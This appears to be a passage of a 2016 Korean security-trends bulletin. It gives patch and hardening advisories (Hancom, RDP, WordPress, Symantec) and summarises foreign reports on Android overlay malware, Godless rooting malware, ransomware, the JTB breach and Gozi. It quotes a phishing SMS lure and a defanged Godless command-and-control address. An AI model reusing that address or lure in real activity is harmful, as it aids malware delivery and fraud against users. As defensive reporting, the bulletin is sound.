
제품군	세부제품	영향받는 버전
-	한컴 PDF	1.3.0.505 이전 버전
한컴오피스 NEO	공통 요소	9.6.1.4732 이전 버전
	한글 NEO	9.6.1.3232 이전 버전
	한셀 NEO	9.6.1.3404 이전 버전
	한쇼 NEO	9.6.1.3648 이전 버전
	한/워드	9.6.1.3723 이전 버전
한컴오피스 2014 VP	공통 요소	9.1.1.3282 이전 버전
	한글	9.1.1.3113 이전 버전
	한셀	9.1.1.3102 이전 버전
	한쇼	9.1.1.3180 이전 버전
한컴오피스 2010	공통 요소	8.5.8.1582 이전 버전
	한글	8.5.8.1518 이전 버전
	한셀	8.5.8.1431 이전 버전
	한쇼	8.5.8.1573 이전 버전

- 해결법

한글과컴퓨터 홈페이지에서 보안업데이트 파일을 직접 다운로드 받아 설치하여 영향 받지 않는 버전(보안#44)으로 업데이트
- 다운로드 경로: http://www.hancom.com/downLoad.downPU.do?mcd=001

한글과컴퓨터 자동 업데이트를 통해 최신버전으로 업데이트

- 시작 → 모든 프로그램 → 한글과컴퓨터 → 한컴 자동 업데이트 2014



[참고사이트] http://www.hancom.com/downLoad.downPU.do?mcd=001

윈도우 원격데스크톱프로토콜(RDP) 사용 주의 권고

윈도우 원격 접속 프로그램인 RDP(Remote Desktop Protocol) 서비스를 취약한 패스워드를 이용하여 사용할 경우 원격에서 해커가 대상시스템을 모니터링 및 임의 조작이 가능함

- 사용자가 쉽게 추출 가능한 비밀번호를 사용함에 따라 무차별 대입 공격(Brute Force Attack)에 취약함
- 공격자는 RDP 에서 사용하는 기본 포트(3389/TCP)를 통해 접속 IP 와 비밀번호로 접속 후 원격제어 공격이 가능함


- 해결법

RDP 사용 시 IP 접근통제를 통해 허용된 사용자만 접근할 수 있도록 설정 권고
RDP 접속에 사용되는 비밀번호는 쉽게 유추가 불가능한 복잡한 패스워드를 사용하며 주기적(3~6 개월)으로 비밀번호 변경

※ 복잡한 패스워드: 대소문자, 숫자, 특수문자를 혼합하여 9 자리 이상 사용

RDP 에서 기본으로 사용되는 포트번호(3389/TCP)를 서비스별 사용하는 기본 포트번호를 제외한 다른 포트 번호로 변경

- ①레지스트리 편집기 실행 → ②HKEY_LOCAL_MACHINE₩SYSTEM₩CurrentControlSet₩Control₩Terminal Server₩WinStations₩RDP-Tcp 경로 이동 → ③PortNumber 값 변경(Default : 0x00000d3d) → ④방화벽에서 변경된 포트번호 예외 처리



RDP 사용자는 해킹을 통한 피해 확산방지를 위해 윈도우 공유 폴더 기능 제한, 윈도우 및 백신 최신 업데이트 상태 유지

WordPress 보안 업데이트 권고

WordPress 社는 서비스 거부, 비밀번호 변경 등 17 가지 버그를 해결한 보안 업데이트를 발표[1][2]
영향 받는 버전의 사용자는 최신 버전으로 업데이트 권고

- 상세정보

[영향 받는 소프트웨어]
WordPress 4.5, 4.5.1, 4.5.2

- 해결법

영향 받는 소프트웨어 최신 버전 설치[1][2]
- 대쉬보드(알림판) – 업데이트 – "Update Now" 클릭

[참고사이트]

[1]https://www.us-cert.gov/ncas/current-activity/2016/06/22/WordPress-Releases-Security-Update
[2]https://wordpress.org/news/2016/06/wordpress-4-5-3/

CryptXXX, Locky 변종 랜섬웨어 확산 주의

국내에 유입 가능성이 높은 변종 랜섬웨어 CryptXXX 가 해외에서 발견됨
한때 주춤했던 Locky 랜섬웨어 변종이 다시 국내에서 다수 발생하고 있음
랜섬웨어는 사용자 PC 를 감염시켜 중요파일들을 암호화 하여 금전을 요구함

- 상세정보

해외에서 발생한 변종 CryptXXX 는 웹 취약점(어도비 플래시)을 악용하여 유포하고 있어 국내 유입 가능성 매우 높음
Locky 랜섬웨어 변종은 이메일 첨부파일로 유포되고 있음
랜섬웨어 감염 시 문서, 사진 등 중요한 파일들을 암호화 시킨 후 복호화의 대가로 금전 요구
비록 비용을 지불하더라도 복호화가 보장되지 않으므로 사용자의 주의가 가장 요구됨

[변종 랜섬웨어 감염 시 화면]

- 대응방안

- 랜섬웨어는 감염된 이후 치료가 어려워 정상 복구되지 않기 때문에 감염되지 않도록 사전예방이 중요함
- 출처가 확실하지 않은 이메일 열람 및 P2P(토렌트), 성인사이트 등 해커가 주로 노리는 사이트 방문 자제
- 국내 백신제품에는 랜섬웨어 행위를 탐지하는 기능이 포함되어 있으므로 사용 중인 백신에 대한 최신 업데이트 필요
- 인터넷 익스플로러, 플래쉬 플레이어, 자바 등에 대한 최신 보안업데이트 필요

※ 최신 플래시 플레이어, 자바 업데이트는 KRCERT 홈페이지 보안 공지 참조

※ KRCERT 보안 공지 : http://www.krcert.or.kr/data/secNoticeList.do

- PC 내 문서, 사진 등 중요 문서에 대한 정기적인 백업 필요

symantec 제품군 보안 업데이트 권고

시만텍社는 '시만텍 엔드포인트 프로텍션' 등 자사 제품에 대한 보안 업데이트를 발표[1]
영향 받는 버전의 사용자는 악성코드 감염 등에 취약할 수 있으므로, 아래 해결방안에 따라 최신버전으로 업데이트 권고

- 상세정보

[영향 받는 제품]
Symantec/Norton 안티 바이러스 제품, Mail exchange 등 영향 받는 소프트웨어 목록은 아래 사이트에서 참고[1]

· RAR 파일을 압축 해제 하는 과정에서 잘못된 메모리 접근으로 발생하는 취약점(CVE-2016-2207)
· Dec2SS.dll 버퍼 오버 플로우 취약점(CVE-2016-2209)
· Dec2LHA.dll 버퍼 오버 플로우 취약점(CVE-2016-2210)

· CAB 파일을 압축 해제 하는 과정에서 일어 나는 메모리 손상 취약점(CVE-2016-2211)

· MIME 메시지 변경이 가능한 메모리 손상 취약점(CVE-2016-3644)

· TNEF 파일 정수 오버플로우 취약점(CVE-2016-3645)

· ZIP 파일을 압축 해제 하는 과정에서 잘못된 메모리 접근으로 발생하는 취약점(CVE-2016-3646)

- 해결법

Symantec 홈페이지에서 "Security Updates Detail"의 패치사항을 검토하고 벤더사 및 유지보수업체와 협의/검토 후 패치 적용[1]

[참고사이트]

[1]https://www.symantec.com/security_response/securityupdates/detail.jsp?fid=security_advisory&pvid=security_advisory&year=&suid=20160628_00

Part4. 해외 보안 동향

영미권

중국

일본

1. 영미권

왓츠앱, 우버, 구글플레이 역할을 하는 새로운 멀웨어, 유럽에서 증가 추세

New Malware That Acts as WhatsApp, Uber and Google Play is on The Rise in Europe

왓츠앱, 우버, 구글플레이에 영향을 미칠 수 있는 새로운 멀웨어가 발견 되었다. 해커들은 이를 사용하여 오리지널 앱의 유저 인터페이스를 스푸핑하는데 사용하고 있다. 이를 이용하면 사용자의 신용카드 정보 및 기타 개인 정보를 탈취할 수 있게 된다. 안드로이드 기기에 영향을 미치는 이 멀웨어는 덴마크, 이탈리아, 독일에서만 제보 되었지만 더 확산 되고 있는 중이다. 파이어아이는 멀웨어를 전파시키기 위해 SMS 를 통한 피싱 기법을 사용 중이라고 밝혔다.

사용자들이 실수로 이 멀웨어를 다운로드 하면, 이는 폰에 가짜 유저 인터페이스를 만든 후 실제 앱에 오버레이 시킨다. 이 오버레이 된 인터페이스는 신용카드 정보를 묻고, 데이터가 입력 되면 해커들에게 정보를 보낸다. 이 멀웨어 패밀리는 계속적으로 진화하고 있는 것으로 보인다. 파이어아이는 올해 2 월부터 유럽에서만 최소 55 개의 동일한 오버레이 테크닉을 사용하는 악성 앱을 발견했다고 말했다.

이 멀웨어의 이전 버전들은 주로 뱅킹앱을 타겟 했지만, 조금 더 진화 된 지금은 안드로이드 플랫폼에서 인기 있는 앱인 왓츠앱과 구글플레이 등을 노린다. 대부분의 사용자들은 뱅킹 앱처럼 자신의 신용카드 정보 및 개인 정보들을 이러한 앱에도 입력하기 때문이다.
파이어아이의 Wu Zhou 는 사이버 공격자들이 얻는 경제적 이득을 극대화 하기 위해 폭 넓게 쓰이고 큰 유저 풀을 가진 앱을 타겟으로 한다고 말했다. 일부의 경우, 이 멀웨어는 유튜브, 우버, 인기있는 중국 메시징 서비스인 위챗에도 영향을 미치기도 했다.

공격자들은 사용자를 속이기 위한 링크가 포함 된 SMS 를 보내는 방식으로 멀웨어를 전파시켰다. 공격자들이 보낸 SMS 메시지 중 하나는 다음과 같다: "We could not deliver your order. Please check tour shipping information here. (당신의 주문한 물품을 배달할 수 없었습니다. 여기서 배송 정보를 확인하세요.)"

파이어아이는 이 캠페인이 다섯 개의 또 다른 캠페인을 통해 확산 되고 있다고도 말했다. 하나의 캠페인에서만 멀웨어가 호스팅 되고 있는 링크에 최소 13 만 건의 클릭 수를 기록했다. 또한 새로운 버전은 탐지가 힘들다. 파이어아이가 54 개의 안티바이러스 툴을 테스트 해 본 결과, 단 6 개만 이를 탐지했다고 밝혔다.
한편 이 멀웨어는 아랍에미리트, 독일, 이탈리아, 라트비아, 네덜란드에 서버가 위치한 것으로 추정 된다.

[출처]http://www.opptrends.com/2016/06/new-malware-that-acts-as-whatsapp-uber-and-google-play-is-on-the-rise-in-europe/
https://www.fireeye.com/blog/threat-research/2016/06/latest-android-overlay-malware-spreading-in-europe.html

‘GODLESS’ 모바일 멀웨어, 기기 루팅을 위해 다수의 익스플로잇 사용해

‘GODLESS’ Mobile Malware Uses Multiple Exploits to Root Devices

루팅 익스플로잇들이 내장된 모바일 멀웨어 패밀리인 Godless 가 발견 되었다. 이는 다수의 익스플로잇들을 사용하여 안드로이드 5.1 또는 이전 버전을 사용하는 모든 안드로이드 기기들을 공격 가능하다. 현재 90%의 안드로이드 기기들이 이 버전을 사용 중이다. Trend Micro Mobile App Reputation Service 에서 수집한 데이터를 분석해 본 결과, 구글 플레이를 포함한 매우 유명한 앱스토어들에서 이 위협과 관련 된 앱들을 찾아볼 수 있었으며, 전 세계에 850,000 대의 기기를 감염시킨 것으로 나타났다.

감염된 기기의 국가 분포는 아래와 같다

Godless 는 오픈소스 루팅 프레임워크인 android-rooting-tools 를 사용해, 익스플로잇 키트의 형태를 띈다. 이 프레임워크는 여러 개의 익스플로잇들을 무기로 사용해 다양한 안드로이드 기반의 기기들을 루팅시킬 수 있다.
이 익스플로잇 키트가 타겟으로 하는 가장 유명한 취약점은 CVE-2015-3636, CVE-2014-3153 이다. 다른 익스플로잇들은 거의 사용 되지 않으며, 보안 커뮤니티에 조차도 알려지지 않았다.


게다가 루트 권한이 있는 경우, 멀웨어는 어떤 앱을 설치할지 원격으로 명령을 내려 받아 은밀히 모바일 기기에 설치할 수도 있다. 이로써 사용자는 원치 않는 앱을 다운 받게 되어, 원치 않는 광고를 보게 될 수도 있다. 더 심각한 점은, 이 위협들이 백도어를 설치하거나 사용자를 스파잉하는데 사용될 수도 있다는 점이다.

Part4. 해외 보안 동향

이 멀웨어 패밀리는 진화해온 것으로 보인다. Godless 의 이전 버전에서는, 악성 앱이 android-rooting-tools 의 익스플로잇 코드를 사용하는 libgodlikelib.so 라는 이름의 로컬 익스플로잇 바이너리를 포함하고 있었다. 유저가 악성 앱을 다운 받으면, 멀웨어는 감염된 기기의 스크린이 꺼지기를 기다렸다가 루팅을 시작한다. 성공적으로 루팅을 마친 후, 쉽게 삭제할 수 없는 페이로드를 시스템에 드랍한다. 이 페이로드는 AES 로 암호화 되었으며, __image 라는 이름이다.

최근 새로이 발견된 Godless 의 변종은 원격 C&C 서버인 hxxp://market[.]moboplay[.]com/softs[.]ashx 로 부터 익스플로잇과 페이로드를 불러오도록 만들어졌다. 이는 멀웨어가 구글 플레이 등의 앱 스토어에서 이루어지는 보안 검열을 우회하기 위한 것으로 보여진다.

우리는 구글 플레이에서 이 악성 코드를 포함한 앱을 다수 발견하였다. 대부분 손전등이나 Wi-Fi 앱 같은 유틸리티 앱이나, 유명한 게임의 카피본이었다. 예를 들면, 아래의 "Summer Flashlight"앱이 악성 Godless 코드를 포함했었다:



또한 구글 플레이에서 악성 앱과 동일한 클린 앱도 다수 발견 되었다. (그들은 동일한 개발자 인증서를 공유하고 있었다.) 구글 플레이에 등록 된 버전 앱은 악성 코드를 포함하지 않고 있었다. 따라서, 이 클린 앱들이 악성 버전으로 업그레이드 될 잠재적 위험성이 있다고 볼 수 있다. 이 경우, 사용자들은 이 앱에 악성 코드가 업데이트 된 사실을 모를 수 있다.

이전의 Godless 변종들은 구글 플레이 클라이언트를 실행하는 시스템 앱을 드롭했다. 이 페이로드는 앱스토어에서 앱들을 다운로드 및 설치하기 위해 구글 크리덴셜을 훔친다. 또 다른 목적은 특정 앱의 구글 플레이 랭킹을 부정한 방법으로 올리는 것이다.

가장 최근 변종은, 감염 된 기기에 은밀히 앱을 설치하기 위해 루트 접근이 가능한 백도어를 설치한다.
이 공격에 대비하는 방법은, 앱을 다운로드 하기 전 항상 개발자를 살펴보는 것이다. 잘 알려지지 않은 개발자의 앱은 악성일 가능성이 있다. 항상 구글 플레이나 아마존과 같은 신뢰할 수 있는 앱스토어에서만 앱을 내려 받는 것도 좋은 방법이다.

또한 사용자들은 반드시 모바일 보안 소프트웨어를 사용하여 모바일 멀웨어들에 대비하는 것이 좋다.

[출처] http://blog.trendmicro.com/trendlabs-security-intelligence/godless-mobile-malware-uses-multiple-exploits-root-devices

암호화 랜섬웨어, 공식적으로 스크린 블록 랜섬웨어를 앞지르다

Crypto Ransomware Officially Eclipses Screen-Blocker Ransomware

암호화 멀웨어가 지난 4월 랜섬웨어 전체의 54%를 차지했다. 1년 전에는 10%밖에 지나지 않았다.

카스퍼스키의 연구원들은 제품을 통해 익명으로 수집한 데이터를 통해 지난 12개월 동안 고객들이 랜섬웨어에 얼마나 많이 노출 되었는지 확인할 수 있었다.

데이터 분석 결과, 랜섬웨어 감염은 지난해에 비해 급격히 증가하였다. 랜섬웨어에 공격 당한 총 횟수는 2014년 4월~2015년 3월 사이에 197만에서 232만으로 17.7%나 증가하였다.

증가분 대부분이 암호화 멀웨어의 급증 때문이다. 암호화 멀웨어에 공격 받은 유저의 수는 2015년에 13.1만 명에서 71.8만 명으로 5배 이상 증가하였으며, Win-locker에 공격을 받은 유저 수는 동일한 기간에 180만 명에서 160만 명 이하로 13% 이상 하락하였다.

카스퍼스키는 보고서에서 "스크린 블록과 암호화 랜섬웨어의 가장 큰 차이점은, 스크린 블록 랜섬웨어로 인한 피해는 완전히 복구가 가능하다는 것이다. 가장 최악의 경우에도, 감염 된 PC의 OS를 단순히 재설치 하기만 하면 모든 파일을 다시 찾을 수 있게 된다." 고 말했다.

반면에, 암호화 랜섬웨어로 인해 암호화 된 파일들은 대부분 복호화 키 없이는 복구가 불가능하기 때문에, 피해자들은 돈을 지불하는 방법밖에는 없게 된다.

[출처]http://www.darkreading.com/attacks-breaches/crypto-ransomware-officially-eclipses-screen-blocker-ransomware/d/d-id/1326022
https://securelist.com/analysis/publications/75145/pc-ransomware-in-2014-2016/

2. 중국

cheetah mobile 이 6 월 30 일부터 "온라인 구매 보상 서비스"를 종료한다

猎豹移动宣布6月30日停止"网购赔赔"服务

kingsoft 이 최근 공식 홈페이지에 2016 년 6 월 30 일 "온라인 구매 보상 서비스"를 종료한다는 공지를 하였다.

2011 년 360 과 kingsoft 는 각각 사용자가 온라인 사기를 당하면 보상을 해주는 "온라인 구매 보상 서비스"를 출시했다. 즉 자신들의 보안 제품을 사용하는 사용자가 악성코드에 걸리거나 피싱 공격에 의해 금전적 손해를 보았을 때 손해 금액을 보상해 주는 서비스이다.

"온라인 구매 보상 서비스"에서 kingsoft 는 보험회사와 협력하여 사용자들에게 최대 8000+48360 원(RMB)를 보상해 주었다.

kingsoft 는 cheetah mobile 이라는 이름으로 더 유명한데, 주로 휴대폰 정리 앱으로 해외에 진출하였기 때문이다. 이에 따라 kinsoft 의 "온라인 구매 보상 서비스"는 계속 방치되었으며, 결국 검색엔진으로도 검색이 되지 않는 상황이었다.

[출처]http://digi.163.com/16/0621/20/BQ43M6TE00162OUT.html

7 월 1 일부터 실명인증을 하지 않은 사용자는 alipay, wechat 사용에 제한이 생긴다

7 月 1 日未进行实名登记 支付宝收款 微信发红包将受限

소포 실명제, 이동전화 실명제의 뒤를 이어 온라인에서 송금을 할 때에도 실명인증을 해야 된다. "역사상 가장 엄격한"온라인 결제 규제인 〈비은행결제기관의 온라인결제관리방법〉이 7 월 1 일부터 시행됨에 따라, 각 결제기관들은 사용자들에게 실명인증을 받아야 한다. 실명인증을 하지 않은 사용자는 zhifubao, wechat 사용에 제한이 생긴다.

〈비은행결제기관의 온라인결제관리방법〉에 따르면 계좌 등급을 크게 3 종류로 나누는데, 만약 사용자가 실명인증을 하지 않는다면 자신의 계좌 사용에 일정 제한이 생길 것이다.

1 종류의 계좌를 개설한 사용자는 비대면 방식을 사용하여 인증하면 되며, 신분증을 통하여 인증을 할 수 있다. 이 계좌는 1 년에 1000 원(RMB)까지 보유할 수 있다. 2 종류의 계좌는 대면하여 신분을 인증하거나 혹은 최소 3 개 이상의 신분 인증 자료를 통하여 인증하는 비대면 방식을 이용할 수 있다. 이 계좌에는 매년 10 만원(RMB)까지 보유할 수 있다. 3 종류의 계좌는 대면하여 신분을 인증하거나, 최소 5 개 이상의 신분인증자료를 통하여 인증하는 비대면방식을 이용할 수 있다. 이 계좌에는 매년 20 만원(RMB)까지 보유할 수 있다.

[출처] http://news.163.com/16/0629/08/BQNDM3R700014AEE.html

3. 일본

JTB 자회사에 대한 사이버공격, 인시던트 대응으로 알게 된 것은?

JTB子会社へのサイバー攻撃、インシデント対応で分かったことは？

대형 여행 회사 제이티비(JTB)는 6 월 14 일, 그룹회사에서 인터넷판매를 하고 있는 i.JTB 가 부정 접속을 받아 약 793 만명분의 개인정보가 유출되었을 가능성이 있다고 발표했다. JTB 와 연계하는 NTT 도코모도 같은 날, 회사 유저 33 만명분의 정보가 포함되어 있다는 것을 밝혔다.

JTB 에 따르면 부정 접속의 원인으로 보이는 사건은 3 월 15 일에 발생했다고 한다. 거래처를 가장한 메일의 첨부파일을 개봉하여 i.JTB 내의 PC 가 악성코드에 감염되었다. 이 시점에서 감염은 눈치채지 못했다고 한다.

2016年6月14日

お客様各位

株式会社ジェイティービー

不正アクセスによる個人情報流出の可能性について

このたび、弊社のインターネット販売を主とするグループ会社である株式会社i.JTB（アイドットジェイティービー）のサーバーに、外部からの不正アクセスがありました。
調査の結果、個人情報が一部流出した可能性があることが判明いたしましたが、現在のところ流出の事実については確認されておりません。また、個人情報を悪用されたことによる被害を受けたという報告はございません。
お客様および関係者の皆様に多大なるご迷惑、ご心配をおかけすることになりましたことを深くお詫び申し上げます。

これまでに弊社が確認した事実と、弊社の対応について、下記のとおりご報告申し上げます。

1. 経緯
（1）3月15日（火）、取引先を装ったメールの添付ファイルを開いたことにより、i.JTBのパソコンがウイルスに感染しました。この時点ではウイルスに感染したことに気がつきません

JTB 그룹 자회사에서 악성코드 첨부파일의 메일에서 부정 접속에 이르렀다

그 후, 같은 달 19 일부터 24 일에 걸쳐서 i.JTB 내의 서버에서 외부 서버에 대한 수상한 통신이 복수 감지되었다. 발신원 서버는 본래 개인정보를 보유하지 않고 있다고 한다. JTB 에서는 수상한 통신을 특정하여 차단하고 동시에 네트워크 내의 모든 서버와 PC 를 조사했다. 4 월 1 일에 서버 내에서 공격자가 3 월 21 일에 작성하고 삭제한 파일의 존재가 발견되었다고 한다.

iJTB 는 업무위탁처의 외부 시큐리티전문회사와 공동으로 악성코드를 구제(駆除)하고 공격자가 작성 삭제했다고 보이는 파일을 복원했다. 부정 접속의 조사와 분석, 대응을 진행했다. 5 월 13 일에 복원된 파일에 개인정보가 포함된 것이 밝혀졌다고 한다. 이에 따라 JTB 는 '사고대책본부'를 설치하고 6 월 14 일에 일련의 사태를 공표했다.

Part4. 해외 보안 동향

JTB에 따르면 유출되었을 가능성이 있는 개인정보는 성명(한자/가타카나/로마자), 성별, 생년월일, 우편번호, 주소, 전화번호, 패스워드의 번호와 여권취득일이다. 신용카드정보나 은행계좌정보, 여행예약정보는 포함되어 있지 않다고 한다. 대상은 'JTB 홈페이지' '루루부 트래블(るるぶトラベル)' 'JAPANiCAN'의 온라인 예약 이용자와 제휴사이트에서 JTB 상품을 예약한 고객이다. 6월 14일 시점에서 정보가 유출되었던 사실이나 악용 사실은 인정되지 않고 있다고 했다.

NTT 도코모는 6월 2일에 i.JTB에서 사태가 발생했다는 보고를 받았다고 한다. 10일이 되어서 'd 트래블'에서 이용한 33만명분의 정보가 포함되었을 가능성이 밝혀졌다.


docomo

報道発表資料

提携先のJTB社のグループ会社サーバーへの不正アクセスに伴う「dトラベル」の個人情報流出の可能性について
<2016年6月14日>

JTB 자회사에 대한 사이버공격의 영향은 NTT 도코모에도 파급

JTB는 사후대책으로 (1) 특정된 외부에 대한 부정 통신의 차단 (2) 감염 범위와 악성코드 구제 (3) 개인정보에 대한 접속 제어의 강화——를 강구하고 NTT 도코모는 이들 대책의 타당성을 확인했다고 한다.

JTB는 영향의 가능성이 있는 고객에 대한 연락 등의 대응을 계속한다. 향후에는 IT 시큐리티 전입통괄부문을 설치하고 시큐리티 전문 회사와의 연계를 도모하는 것뿐 아니라 그룹 사원에 대한 IT 시큐리티교육으로 사이버공격의 실천적인 연습을 실시하여 공격을 살필 수 있도록 훈련하겠다고 표명하고 있다.


[출처] http://www.itmedia.co.jp/enterprise/artides/1606/14/news146.html

‘Gozi’는 약 40 개 금융기관의 정보탈취에 대응 – ‘연휴신청메일’ 등 위장

「Gozi」は約 40 金融機関の情報窃取に対応 – 「年休申請メール」など偽装

J 일본 국내에서 부정 송금 악성코드 ‘Gozi’의 감염이 확산되고 있는 문제로, 복수의 시큐리티벤더가 감지 상황을 밝혔다. 메일이나 정규사이트 조작에 의해 확산되고 있어 실제로 감염 단말의 통신이 관측되고 있다.

‘Gozi’는 ‘Ursnif’, ‘Snifula’, ‘Papras’ 등의 별명으로도 알려져 있으며 감염 단말에서 정보를 훔쳐내는 악성코드이다. 감염의 확대 추세가 보인다고 해서 일본 사이버범죄대책센터(JC3)도 주의 환기를 실시한 참이다.



트렌드마이크로에 의한 검출 대수 추이

이 악성코드는 온라인뱅킹이나 신용카드정보 등을 훔치는 기능을 갖추고 있는데, 트렌드마이크로에 따르면 지방은행을 비롯하여 40 건 정도의 금융기관에 대응하고 있다고 한다. 게다가 키 입력된 정보도 훔치기 때문에 대상이 되는 금융기관을 이용하고 있지 않는 경우도 피해를 입을 우려가 있다.


5 월 말 이후, 메일을 이용한 감염 활동을 일본 국내에서 관측하고 있고, 6 월에 들어 검출 대수가 급증했다. 5 월 말부터 6 월 13 일까지 이 회사가 감지한 메일만 해도 3 만건 이상에 이른다.

이들은 ‘청부계약서’, ‘연차운용보고서’, ‘산정신고서’, ‘상황일람표’뿐 아니라 온라인 샵에 의한 ‘지불확인’ 등으로 위장한 파일을 첨부했다. 실제로는 스크립트파일이나 실행파일 등의 다운로더로 최종적으로 ‘Gozi’에 감염된다. 특히 눈에 띈 것은 ‘연휴신청’을 위장한 메일로 이 회사는 6 월 1 일부터 일주일간 2000 건을 확인했다고 한다.

또한 이번의 공격에서는 과거에 부정 송금 악성코드인 ‘Rovnix’의 배포에 이용된 다운로더 ‘Pawxnic’이 이용되고 있다고 지적한다.

더불어 ‘URLZone’, ‘Shiotob’ 등의 별명을 가지고 가짜 일본우정메일로도 확산된 사실로도 알려진 뱅킹 트로쟌 ‘Bebloh’가 ‘Gozi’를 다운로드하는 케이스도 확인되어 이 회사는 공격자그룹이 정보 탈취에 사용하는 툴을 변경했을 가능성도 있다고 분석하고 있다.

Part4. 해외 보안 동향



라크에 의한 'Gozi' 관련 인시던트의 동향

게다가 중소기업이나 학교 등, 일본국내의 정규 사이트 160 건이 조작되고, 익스플로잇 킷이 호스트되어 있는 부정사이트에 1 만 5000 건 이상의 접속이 유도되어 있었다.

한편, 시큐리티 오퍼레이션 센터 'JSOC'를 운영하는 라크에서는 3 월부터 감염 단말에 의한 통신을 다수 감지하고 있다고 설명했다. 5 월에는 이들 통신이 '악성코드감염 인시던트'의 20%를 넘어섰다고 한다.

감염 시의 특징으로 다른 악성코드인 'Bedep'의 통신에 맞춰 검지하는 경우가 많다는 것을 들었다. 이 회사는 금융기관의 관련 정보나 중요한 정보가 유출될 우려가 있다고 해서 '최대한 주의가 필요'하다고 해서 경계를 호소하고 있다.

[출처] http://www.security-next.com/071026

e 커머스의 플랫폼에 부정접속, 개인정보 등이 유출 – 백 도어의 UI 는 중국어

e コマースのプラットフォームに不正アクセス、個人情報などが漏洩 – バックドアの UI は中国語

